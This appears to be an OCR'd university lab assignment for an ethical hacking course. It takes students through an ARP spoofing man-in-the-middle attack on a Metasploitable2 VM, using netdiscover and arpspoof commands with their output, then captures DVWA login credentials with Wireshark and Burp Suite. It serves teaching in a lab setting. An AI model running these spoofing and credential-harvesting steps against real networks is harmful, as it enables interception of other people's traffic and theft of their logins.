
Assignment 7 – Packet Sniffing

CYSE 450 Ethical Hacking and Penetration Testing

Task: Performing an ARP Spoofing Attack

1. Power on and login to Kali Linux and Metasploitable2 (Target Machine) [NOTE: You can choose windows XP/7 as an alternative for metasploitable2, if you want]
2. Open a root terminal on the Kali Linux virtual machine and discover the IP addresses of the other machines on the network to spoof them (that is, pretend to be them) using netdiscover tool/command.




```
Currently scanning: 192.168.19.0/16   |   Screen View: Unique Hosts

18 Captured ARP Req/Rep packets, from 18 hosts.   Total size: 1080
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.12.1    38:a0:67:7a:0a:dd      1      60  Nokia Solutions and Networks GmbH &
192.168.12.100  60:74:f4:61:1f:3e      1      60  Unknown vendor
192.168.12.114  60:74:f4:65:ae:00      1      60  Unknown vendor
192.168.12.102  60:74:f4:5d:11:60      1      60  Unknown vendor
192.168.12.137  08:00:27:ee:ac:ff      1      60  PCS Systemtechnik GmbH
192.168.12.136  80:0c:f9:32:b9:84      1      60  Amazon Technologies Inc.
192.168.12.106  c0:91:b9:89:64:d8      1      60  Amazon Technologies Inc.
192.168.12.111  80:60:b7:19:5a:fb      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE P
192.168.12.144  60:74:f4:3e:d3:34      1      60  Unknown vendor
192.168.12.143  60:74:f4:62:02:02      1      60  Unknown vendor
192.168.12.135  60:74:f4:6e:2a:7c      1      60  Unknown vendor
192.168.12.195  14:18:c3:7f:6c:1e      1      60  Intel Corporate
192.168.12.178  60:74:f4:65:f0:90      1      60  Unknown vendor
192.168.12.186  60:74:f4:69:12:56      1      60  Unknown vendor
192.168.12.176  60:74:f4:61:23:9e      1      60  Unknown vendor
192.168.12.167  00:18:e4:f4:8d:e4      1      60  YIGUANG
192.168.12.251  d8:42:e2:19:43:60      1      60  Canary Connect, Inc.
192.168.12.244  6a:8a:41:25:5b:45      1      60  Unknown vendor
```

3. You need to allow the Kali Linux machine to forward packets on behalf of other machines by enabling IP forwarding. Make sure that you're a root user on Kali Linux, and then enable IP forwarding by setting the IP forwarding flag.

4. Generate multiple fake ARP replies by running the following command (in root terminal):

   arpspoof -i eth0 -t IP-address_of_Victim IP address of-Gateway



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┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.12.239 192.168.12.1
8:0:27:3e:fc:54 8:0:27:43:20:ae 0806 42: arp reply 192.168.12.1 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 8:0:27:43:20:ae 0806 42: arp reply 192.168.12.1 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 8:0:27:43:20:ae 0806 42: arp reply 192.168.12.1 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 8:0:27:43:20:ae 0806 42: arp reply 192.168.12.1 is-at 8:0:27:3e:fc:54
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^CCleaning up and re-arping targets...
8:0:27:3e:fc:54 8:0:27:43:20:ae 0806 42: arp reply 192.168.12.1 is-at 38:a0:67:7a:a:dd
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
8:0:27:3e:fc:54 8:0:27:43:20:ae 0806 42: arp reply 192.168.12.1 is-at 38:a0:67:7a:a:dd
```

5. Also trick the router into believing you are the victim so that you can intercept incoming internet traffic on the victim's behalf. Open a new root terminal and run the command that follows:

arpspoof -i eth0 -t IP address of-Gateway IP-address_of_Victim



```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.12.1 192.168.12.239
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
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8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
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8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
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

8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae
```

6. Check the Arp table in the target Machine. Did you notice any changes in the MAC address for the gateway?




7. In another terminal in Kali VM, type the following command to Extract the URLs running.




8. Open a browser in kali Linux and type the IP address of Metasploitable2 (Target Machine). Then go to DVWA page which would look like the following screenshot.

Login using **username : admin** and **password : password** (These should be provided in the same login page of DVWA)




9. Now open **Wireshark** and analyze **HTTP POST** packet to capture the credentials you used to login to DVWA page in Metasploitable2 VM. Please submit the screenshot.



```
01d0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d   onnectio n: keep-
01e0  61 6c 69 76 65 0d 0a 52  65 66 65 72 65 72 3a 20   alive··R eferer:
01f0  68 74 74 70 3a 2f 2f 31  39 32 2e 31 36 38 2e 31   http://1 92.168.1
0200  32 2e 31 33 37 2f 64 76  77 61 2f 6c 6f 67 69 6e   2.137/dv wa/login
0210  2e 70 68 70 0d 0a 43 6f  6f 6b 69 65 3a 20 73 65   .php··Co okie: se
0220  63 75 72 69 74 79 3d 68  69 67 68 3b 20 50 48 50   curity=h igh; PHP
0230  53 45 53 53 49 44 3d 34  31 30 35 65 65 61 38 66   SESSID=4 105eea8f
0240  33 39 31 65 39 36 63 61  36 64 63 32 31 64 62 34   391e96ca 6dc21db4
0250  37 37 35 31 39 65 63 0d  0a 55 70 67 72 61 64 65   77519ec· ·Upgrade
0260  2d 49 6e 73 65 63 75 72  65 2d 52 65 71 75 65 73   -Insecur e-Reques
0270  74 73 3a 20 31 0d 0a 0d  0a 75 73 65 72 6e 61 6d   ts: 1··· ·usernam
0280  65 3d 61 64 6d 69 6e 26  70 61 73 73 77 6f 72 64   e=admin& password
0290  3d 70 61 73 73 77 6f 72  64 26 4c 6f 67 69 6e 3d   =passwor d&Login=
02a0  4c 6f 67 69 6e                                     Login
```

10. Open **Burp Suite** in Kali Linux to harvest the credentials - username and password and highlight those in the screenshot.



NOTE: You need to turn on the intercept in burp suite Proxy.